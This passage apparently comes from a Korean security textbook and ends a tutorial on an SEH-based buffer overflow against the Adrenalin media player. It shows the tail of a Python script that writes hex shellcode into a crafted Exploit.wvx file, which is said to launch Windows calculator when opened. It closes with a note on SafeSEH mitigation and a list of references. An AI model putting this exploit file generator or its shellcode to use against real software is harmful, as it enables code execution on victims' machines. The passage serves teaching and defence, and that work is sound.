"\xb1\x32\x31\x47\x17\x83\xc7\x04\x03\xe7\x54\x2d\xfc\x1b" +
"\xb2\x38\xff\xe3\x43\x5b\x89\x06\x72\x49\xed\x43\x27\x5d" +
"\x65\x01\xc4\x16\x2b\xb1\x5f\x5a\xe4\xb6\xe8\xd1\xd2\xf9" +
"\xe9\xd7\xda\x55\x29\x79\xa7\xa7\x7e\x59\x96\x68\x73\x98" +
"\xdf\x94\x7c\xc8\x88\xd3\x2f\xfd\xbd\xa1\xf3\xfc\x11\xae" +
"\x4c\x87\x14\x70\x38\x3d\x16\xa0\x91\x4a\x50\x58\x99\x15" +
"\x41\x59\x4e\x46\xbd\x10\xfb\xbd\x35\xa3\x2d\x8c\xb6\x92" +
"\x11\x43\x89\x1b\x9c\x9d\xcd\x9b\x7f\xe8\x25\xd8\x02\xeb" +
"\xfd\xa3\xd8\x7e\xe0\x03\xaa\xd9\xc0\xb2\x7f\xbf\x83\xb8" +
```

```
"\x34\xcb\xcc\xdc\xcb\x18\x67\xd8\x40\x9f\xa8\x69\x12\x84" +
"\x6c\x32\xc0\xa5\x35\x9e\xa7\xda\x26\x46\x17\x7f\x2c\x64" +
"\x4c\xf9\x6f\xe2\x93\x8b\x15\x4b\x93\x93\x15\xfb\xfc\xa2" +
"\x9e\x94\x7b\x3b\x75\xd1\x7a\xca\x44\xcf\xeb\x75\x3d\xb2" +
"\x71\x86\xeb\xf0\x8f\x05\x1e\x88\x6b\x15\x6b\x8d\x30\x91" +
"\x87\xff\x29\x74\xa8\xac\x4a\x5d\xcb\x33\xd9\x3d\x0c")
x=open('Exploit.wvx', 'w')
x.write(junk)
x.close()
```

fuzzingAdrenalin.py를 실행시켜서 얻은 Exploit.wvx 파일을 아드레날린 프로그램을 실행시켜서 열면 다음과 같이 윈도우의 계산기 프로그램을 실행하는 결과를 볼 수 있다.



그림 8-22 SEH 기반 버퍼 오버플로 공격 성공

Windows 7에서도 SHE 기반 버퍼 오버플로 공격을 효과적으로 차단할 수 있다. 앞에서 설명했지만, 프로그램을 컴파일할 때 SafeSEH ON 옵션을 사용하면 단순한 SEH 오버플로를 사용하는 공격을 차단할 수 있다. 해킹 성공의 가장 중요한 키워드는 취약점이다. 해커는 시스템을 분석하고 취약점을 발견한 후에 공격을 시도한다. 안전한 프로그램을 만드는 첫걸음은 벤더에서 제공하는 보안 권고 사항을 지키면서 개발하는 것이다.

참고 자료

- https://www.trustedsec.com/june-2011/creating-a-13-line-backdoor-worry-free-of-av/
- http://msdn.microsoft.com/en-us/library/windows/desktop/ms740532(v=vs.85).aspx
- http://msdn.microsoft.com/ko-kr/library/system.net.sockets.socket.listen(v=vs.110).aspx
- http://coreapython.hosting.paran.com/tutor/tutos.htm
- https://docs.python.org/2/library/subprocess.html
- http://sjs0270.tistory.com/181
- http://www.bogotobogo.com/python/python_subprocess_module.php
- http://soooprmx.com/wp/archives/1748
- http://ko.wikipedia.org/wiki/윈도_레지스트리
- http://surisang.com.ne.kr/tongsin/reg/reg1.htm
- https://docs.python.org/2/library/_winreg.html
- http://sourceforge.net/projects/pywin32/files/pywin32/
- http://en.wikipedia.org/wiki/Fuzz_testing
- http://www.rcesecurity.com/2011/11/buffer-overflow-a-real-world-example/
- http://jnvb.tistory.com/category
- http://itandsecuritystuffs.wordpress.com/2014/03/18/understanding-buffer-overflows-attacks-part-1/
- http://ragonfly.tistory.com/entry/jmp-esp-program
- http://buffered.io/posts/myftpd-exploit-on-windows-7/
- http://resources.infosecinstitute.com/seh-exploit/
- http://debugger.immunityinc.com/ID_register.py